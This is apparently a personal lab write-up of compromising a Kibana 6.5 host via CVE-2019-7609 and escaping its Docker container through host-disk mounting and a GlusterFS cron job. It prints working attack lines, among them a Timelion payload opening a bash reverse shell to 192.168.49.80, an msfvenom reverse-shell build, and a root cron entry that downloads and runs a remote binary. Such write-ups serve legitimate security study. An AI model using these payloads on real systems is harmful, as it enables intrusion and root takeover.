Enumeration

2021年7月25日 1:23

1: Use autorecon to enumerate its services, **22, 80, 3306, 5601, 24007** are open
2: HTTP service is a **PHP calculator** app, it appears to be vulnerable to **command injection** attack, however, it is not the case. **Non-integer input** will be transformed into **0**
3: Then the service running on port **5601** becomes the possible direction
4: It is **kibana management 6.5**, which has a **RCE** exploit. The exploit can be found here (https://github.com/mpgn/CVE-2019-7609)

Foothold

2021年7月25日 1:23

1: Click Timelion, add this payload
.es(*)
.props(label.__proto__.env.AAAA='require("child_process").exec("bash -c \'bash -i>& /dev/tcp/192.168.49.80/3306 0>&1\'");process.exit()//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ'), and then click run
2: Open **canvas** panel
3: Get a reverse shell
4: It is already a root shell, however it is a **docker containment environment**

Privilege Escalation

2021年7月25日 1:23


Method1:
1: **wget** is **disabled**, therefore I need to manually enumerate potential vectors
2: **ps au**x, and I find an interesting service **glusterfs. It is a file system**
3: Execute **fdisk -l** to see the **host drive**
4: Mount **sda1** to a temp folder, and change the **default root directory**: **mkdir /hdd && mount /dev/sda1 /hdd && chroot /hdd**
5: cat /root/proof.txt

Method2:
1: Check **gluster peer status**: **gluster peer status**
2: Create a temp directory **mkdir /tmp/x**
3: **Mount GlusterFS volume**: **/sbin/mount.glusterfs 172.17.0.1:/gluster-shared_storage /tmp/x**
4: Generate a reverse shell: **msfvenom -p linux/x64/shell_reverse_tcp -f elf -o shell LHOST=192.168.49.80 LPORT=5601**, and set up a netcat listener
5: Create a **cron job**: **echo '* * * * * root /bin/bash -c "/usr/bin/wget http://192.168.49.80/shell -O /tmp/shell && chmod 777 /tmp/shell && /tmp/shell"' > /tmp/x/snaps/gcron_enabled**
6: Get a reverse root shell

Review

2021年7月25日 1:23

1: Target **HTTP** service and **docker escape**
2: Identify **kibana's RCE** vulnerability, and edit the payload correctly
3: Be aware of the **docker containment environment**. Some **indicators**:



```
284313 drwxr-xr-x   1 root root 4096 Jul 26 00:13 .
284313 drwxr-xr-x   1 root root 4096 Jul 26 00:13 ..
665081 -rwxr-xr-x   1 root root    0 Jun 10  2020 .dockerenv
268243 drwxr-xr-x   1 root root 4096 Jun 10  2020 bin
761269 drwxr-xr-x   2 root root 4096 Feb  1  2020 boot
761273 drwxr-xr-x   1 root root 4096 Jun 10  2020 brick
268029 drwxr-xr-x  12 root root 2800 Mar 30 23:48 dev
268009 drwxr-xr-x   1 root root 4096 Jun 10  2020 etc
     2 drwxr-xr-x  23 root root 4096 Jun 10  2020 hdd
268051 drwxr-xr-x   1 root root 4096 Jun 10  2020 home
268248 drwxr-xr-x   1 root root 4096 Jun  7  2020 lib
268246 drwxr-xr-x   2 root root 4096 Jun  7  2020 lib64
761268 drwxr-xr-x   2 root root 4096 Jun  7  2020 media
761270 drwxr-xr-x   2 root root 4096 Jun  7  2020 mnt
761272 drwxr-xr-x   2 root root 4096 Jun  7  2020 opt
     1 dr-xr-xr-x 118 root root    0 Mar 30 23:48 proc
284439 drwx------   1 root root 4096 Jul 26 01:21 root
268262 drwxr-xr-x   1 root root 4096 Mar 30 23:48 run
285803 drwxr-xr-x   1 root root 4096 Jun 10  2020 sbin
761271 drwxr-xr-x   2 root root 4096 Jun  7  2020 srv
     1 dr-xr-xr-x  13 root root    0 Jul 25 23:57 sys
284477 drwxrwxrwt   1 root root 4096 Jul 25 23:47 tmp
268273 drwxr-xr-x   1 root root 4096 Jun  7  2020 usr
268260 drwxr-xr-x   1 root root 4096 Jun  7  2020 var
```

.dockerenv file, **unusual root folder** (it should contain the proof.txt), many **common binary files can not be executed** (such as wget, etc.)
4: Escape from the docker containment environment